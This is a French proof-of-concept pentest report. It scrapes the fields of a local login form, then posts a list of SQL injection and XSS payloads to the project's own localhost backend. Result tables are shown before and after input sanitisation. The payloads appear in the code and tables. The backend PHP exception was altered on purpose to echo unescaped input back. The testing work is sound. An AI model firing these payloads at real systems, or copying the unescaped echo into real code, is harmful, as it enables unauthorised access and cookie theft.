
POC Pentesting

I - Identification des vulnérabilités



Formulaire :

- 2 champs : Login / Password
- 1 bouton

URL formulaire : http://localhost:5173
URL du back : http://localhost:8003

Des champs où l'on peut insérer tout type de caractères amènent à une potentielle faille d'injection SQL ou d'attaque XSS.
Pour adapter l'attaque à ce formulaire, il a fallu créer une fonction qui scanne le formulaire en ouvrant automatiquement un navigateur pour exécuter le code JavaScript qui appelle le formulaire.

```python
def find_form(url):
    """Fonction permettant d'enregistrer le formulaire en executant dans un navigateur"""
    driver = webdriver.Chrome() #Ouvre navigateur Chrome (pour pourvoir executer les .js)
    driver.get(url) #Permet d'ouvrir la page de connexion
    wait = WebDriverWait(driver, 10) # Attendre que les éléments du formulaire soient présents
    html_out = driver.page_source # Extraire le contenu de la page html retour
    soup = BeautifulSoup(html_out, 'html.parser')# Analyser le contenu HTML
    form = soup.find('form') # Extraire les élement entre les balises form
    return str(form)
```

Cette fonction prend en entrée l'url du formulaire et renvoie le code HTML du formulaire se trouvant entre les balises <form> pour pouvoir en extraire le type des différents champs.

Une fonction ensuite permet de trouver le "nom" des inputs du formulaire.

```python
def find_user_pswd_button(url, input_name = 'data-rel', type_login = 'text', type_password = 'password', type_button = 'button'):
    """Trouve le nom des entrées du formulaire et l'id du boutton"""
    name_data = input_name #Nom du type de variable pour le login et password
    form = find_form(url)
    soup = BeautifulSoup(form, 'html.parser')
    form = soup.find('form')
    user = form.find('input', {'type': type_login}) #Cherche les entrées de type text
    user_name = user[name_data]
    pswd = form.find('input', {'type': type_password}) #Cherche les entrées de type password
    pswd_name = pswd[name_data]
    try:
        button = form.find('button', {'type' : type_button}) #Cherche le boutton d'envoie du formulaire
        button_id = button['id']
    except:
        button_id = ''
        print("Error to find button")
    return str(user_name), str(pswd_name), str(button_id)
```

Cette fonction prend en entrée l'url du formulaire ainsi que les types des champs et renvoie le nom des champs login, password et éventuellement l'id du bouton de soumission du formulaire.

II - Initialisation des données

Concernant ce formulaire, on initialise le script par l'url du formulaire, l'url du backend ainsi que le message d'erreur que renvoie le formulaire.

```python
'''======Données spécifique formulaire======'''
url = 'http://localhost:5173/' #URL du formulaire
url_back = 'http://localhost:8003/signin' #URL du back
error_message = "No user were found with this credentials, using password" #Message de réponse d'erreur du formulaire
```

Ensuite vient l'initialisation dans des listes de login et mot de passe à tester comprenant un témoin avec le bon login/mot de passe, des logins/mots de passe faux; ainsi que des injections SQL et attaques XSS.

```python
"""Liste d'exploits"""
exploit_name = ["Correct login/password", "False login/password",
                "SQL Injection Login 1", "SQL Injection Login 2",
                "SQL Injection Password 1", "SQL Injection Password 2",
                "XSS 1", "XSS 2"]
login_list = ["admin", "admin" ,
                "' OR '1'='1'; --", "or 1-- -' or 1 or '1'or 1 or'",
                "false_login", "false_login",
                "<script>alert(document.domain)</script>", "<img src/onerror=alert(document.cookie)>"]
password_list = ["super_admin", "false_password",
                 "false_password", "false_paswd",
                 "' OR '1'='1'; --", "or 1-- -' or 1 or '1'or 1 or'",
                 "<script>alert(document.domain)</script>", "<img src/onerror=alert(document.cookie)>"]
'''====================================='''
```

Puis on incrémente les données dans un dictionnaire payloads.

```
#Incrémentation du dictionnaire des exploits à tester
payloads={}
for i in range (len(login_list)):
    payloads[i] = {user_name : login_list[i],
                   pswd_name : password_list[i],
                   }
```

III - Tests de pénétration

On va maintenant pouvoir injecter au niveau du back les différents exploits potentiels. Une boucle sur le nombre d'exploits à tester va donc injecter couple de Login/Password dans une requête au niveau du formulaire. Pour les injections SQL la réponse est ensuite comparée au message d'erreur pour savoir si la requête est valide.

```
#Boucle test d'exploits
for i in range (len(exploit_name)):
    # Envoyer la requête POST
    response = requests.post(url_back, data=payloads[i])
    # Récupération de la réponse
    response_text = response.text
    print(response_text)
    # Test sur la réponse
    if response.status_code == 200:
        if "XSS" in exploit_name[i]: #Condition sur attaque xss
            print(f"Requete bien effectué pour : {exploit_name[i]}")
            if "<" in response_text:
                if ">" in response_text:
                    if "/" in response_text:
                        resultat = "success XSS attack"
                        print(resultat+ "\n")
            else:
                resultat = "failed XSS attack"
                print(resultat+ "\n")
                print(login_list[i])
        else:
            if error_message in response_text:
                resultat = "Access Denied"
                print(resultat+ "\n")
            else:
                resultat = "Access accepted"
                print(resultat + "\n")
    else:
        resultat = f"Problème d'envoie requête à {url_back} pour tester {exploit_name[i]}"
        print(resultat +"\n")
    writer.writerow([exploit_name[i],resultat, login_list[i], password_list[i]]) #Ecriture fichier csv
file.close()
```

Pour les attaques XSS la réponse du fichier ./api/user/UserRepository.php a été modifiée pour renvoyer le mot de passe et login traités par le back.

```
        } else {
            throw new NotFoundException('No user were found with this credentials, using password '.$password.' and username'.$username);
        }
```

Cette modification est nécessaire car le formulaire ne renvoie pas de réponse html qui serait exécutée par le navigateur ni de formulaire permettant de persister un script dans la base de données.

Dans le script, si on retrouve le password ou le login inchangé, cela veut dire que le champ n'a pas été sanitisé et que la faille XSS est donc possible.

IV - Résultats

Les résultats sont sauvegardés dans un fichier CSV.

```
103     writer.writerow([exploit_name[i],resultat, login_list[i], password_list[i]]) #Ecriture fichier csv
```

On peut donc avoir ce type de résultats pour le projet avant sécurisation.

	A	B	C	D
1	EXPLOIT NAME	RESULT	LOGIN	PASSWORD
2				
3	Correct login/password	Access accepted	admin	super_admin
4				
5	False login/password	Access Denied	admin	false_password
6				
7	SQL Injection Login 1	Access accepted	' OR '1'='1'; --	false_password
8				
9	SQL Injection Login 2	Access accepted	or 1-- -' or 1 or '1'or 1 or'	false_paswd
10				
11	SQL Injection Password 1	Access accepted	false_login	' OR '1'='1'; --
12				
13	SQL Injection Password 2	Access accepted	false_login	or 1-- -' or 1 or '1'or 1 or'
14				
15	XSS 1	success XSS attack	<script>alert(document.domain)</script>	<script>alert(document.domain)</script>
16				
17	XSS 2	success XSS attack	<img src/onerror=alert(document.cookie)>	<img src/onerror=alert(document.cookie)>

On voit ici que toutes les injections SQL et attaques XSS ont réussi sur un code non sécurisé.
Avec une sanitisation du login et mot de passe on obtient un accès accepté seulement pour le bon couple Login/Password

	A	B	C	D
1	EXPLOIT NAME	RESULT	LOGIN	PASSWORD
2				
3	Correct login/password	Access accepted	admin	super_admin
4				
5	False login/password	Access Denied	admin	false_password
6				
7	SQL Injection Login 1	Access Denied	' OR '1'='1'; --	false_password
8				
9	SQL Injection Login 2	Access Denied	or 1-- -' or 1 or '1'or 1 or'	false_paswd
10				
11	SQL Injection Password 1	Access Denied	false_login	' OR '1'='1'; --
12				
13	SQL Injection Password 2	Access Denied	false_login	or 1-- -' or 1 or '1'or 1 or'
14				
15	XSS 1	failed XSS attack	<script>alert(document.domain)</script>	<script>alert(document.domain)</script>
16				
17	XSS 2	failed XSS attack	<img src/onerror=alert(document.cookie)>	<img src/onerror=alert(document.cookie)>